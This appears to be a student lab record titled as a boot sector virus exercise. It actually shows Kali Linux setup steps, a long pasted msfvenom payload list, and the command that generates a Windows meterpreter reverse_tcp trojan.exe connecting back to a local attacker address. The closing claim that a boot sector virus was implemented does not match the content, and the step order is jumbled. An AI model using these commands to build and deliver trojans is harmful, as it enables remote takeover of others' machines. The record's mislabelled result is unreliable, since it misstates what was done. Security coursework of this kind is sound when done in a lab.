HARINI.A

IMPLEMENT THE BOOT SECTOR VIRUS

192011344

AIM:

To implement boot sector virus.

PROCEDURE:

Select Root Terminal Emulator

Step 1: Update and Upgrade Kali Linux

Open the terminal and type in : sudo apt-get update

Next, type in: sudo apt-get upgrade

Step 3: Fix any errors

If you see this, it means that bundler is either set up incorrectly or hasn't been updated.

To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:

>> cd /usr/share/metasploit-framework/ from the root

directory. If you make a mistake, you can type in

>> cd ..

to go back to the previous directory or type in any directory after cd to go there.

3.Now that we are in the metasploit-framework directory, type

in >> gem install bundler to install bundler, then type in

>> bundle install

4.If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in >> gem install bundler:[version number] and then type in : gem update –system

After all of that, everything should work perfectly.

>> cd /root to go back

to the root directory.

Step 2: Open exploit software

Open up the terminal and type in : msfvenom

Step 4: Choose our payload

To see a list of payloads : msfvenom -l payloads Step 5:

Customize our payload msfvenom –list-options -p

windows/meterpreter/reverse_tcp

Step 6: Generate the virus

Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:

Syntax:

msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path] Example


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe

If we look in our files using ls, we see that our new file pops up.


OUTPUT:

1. msfvenom

2. msfvenom -l payloads




```
-h, --help                    Show this message

┌──(kali㉿kali)-[~]
└─$ msfvenom -l payloads

Framework Payloads (951 total) [--payload <value>]
═══════════════════════════════════════════════════

    Name                                              Description
    ────                                              ───────────
    aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                           Spawn a shell on an established connection
    aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                  Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                 Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                   Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                  Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                 Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                   Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                        Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                       Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                         Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http        Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https       Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp               Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
    bsd/sparc/shell_bind_tcp                          Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                       Connect back to attacker and spawn a command shell
    bsd/vax/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/x64/exec                                      Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp                       Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp                            Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small                      Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp                    Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small                   Connect back to attacker and spawn a command shell
    bsd/x86/exec                                      Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp                           Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp                        Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp                       Spawn a command shell (staged). Listen for a connection over IPv6
    bsd/x86/shell/bind_tcp                            Spawn a command shell (staged). Listen for a connection
    bsd/x86/shell/find_tag                            Spawn a command shell (staged). Use an established connection
    bsd/x86/shell/reverse_ipv6_tcp                    Spawn a command shell (staged). Connect back to the attacker over IPv6
    bsd/x86/shell/reverse_tcp                         Spawn a command shell (staged). Connect back to the attacker
    bsd/x86/shell_bind_tcp                            Listen for a connection and spawn a command shell
    bsd/x86/shell_bind_tcp_ipv6                       Listen for a connection and spawn a command shell over IPv6
```



```
    windows/x64/peinject/reverse_tcp_rc4              (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
                                                      rce loading might crash. . Connect back to the attacker (Windows x64)
                                                      Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
                                                      m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
    windows/x64/peinject/reverse_tcp_uuid             (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
                                                      rce loading might crash. . Connect back to the attacker
                                                      Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
                                                      m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
                                                      (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
                                                      rce loading might crash. . Connect back to the attacker with UUID Support (Windows x64)
    windows/x64/pingback_reverse_tcp                  Connect back to attacker and report UUID (Windows x64)
    windows/x64/powershell_bind_tcp                   Listen for a connection and spawn an interactive powershell session
    windows/x64/powershell_reverse_tcp                Listen for a connection and spawn an interactive powershell session
    windows/x64/powershell_reverse_tcp_ssl            Listen for a connection and spawn an interactive powershell session over SSL
    windows/x64/shell/bind_ipv6_tcp                   Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
    windows/x64/shell/bind_ipv6_tcp_uuid              Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
    windows/x64/shell/bind_named_pipe                 Spawn a piped command shell (Windows x64) (staged). Listen for a pipe connection (Windows x64)
    windows/x64/shell/bind_tcp                        Spawn a piped command shell (Windows x64) (staged). Listen for a connection (Windows x64)
    windows/x64/shell/bind_tcp_rc4                    Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
    windows/x64/shell/bind_tcp_uuid                   Spawn a piped command shell (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
    windows/x64/shell/reverse_tcp                     Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker (Windows x64)
    windows/x64/shell/reverse_tcp_rc4                 Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
    windows/x64/shell/reverse_tcp_uuid                Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
    windows/x64/shell_bind_tcp                        Listen for a connection and spawn a command shell (Windows x64)
    windows/x64/shell_reverse_tcp                     Connect back to attacker and spawn a command shell (Windows x64)
    windows/x64/vncinject/bind_ipv6_tcp               Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
    windows/x64/vncinject/bind_ipv6_tcp_uuid          Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
    windows/x64/vncinject/bind_named_pipe             Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a pipe connection (Windows x64)
    windows/x64/vncinject/bind_tcp                    Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection (Windows x64)
    windows/x64/vncinject/bind_tcp_rc4                Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker
    windows/x64/vncinject/bind_tcp_uuid               Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
    windows/x64/vncinject/reverse_http                Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
    windows/x64/vncinject/reverse_https               Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
    windows/x64/vncinject/reverse_tcp                 Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker (Windows x64)
    windows/x64/vncinject/reverse_tcp_rc4             Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker
    windows/x64/vncinject/reverse_tcp_uuid            Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
    windows/x64/vncinject/reverse_winhttp             Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 winhttp)
    windows/x64/vncinject/reverse_winhttps            Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTPS (Windows x64 winhttp)
```

3. msfvenom –-list-options -p windows/meterpreter/reverse_tcp

4. msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe



RESULT:

Thus the implementation of boot sector virus executed successfully.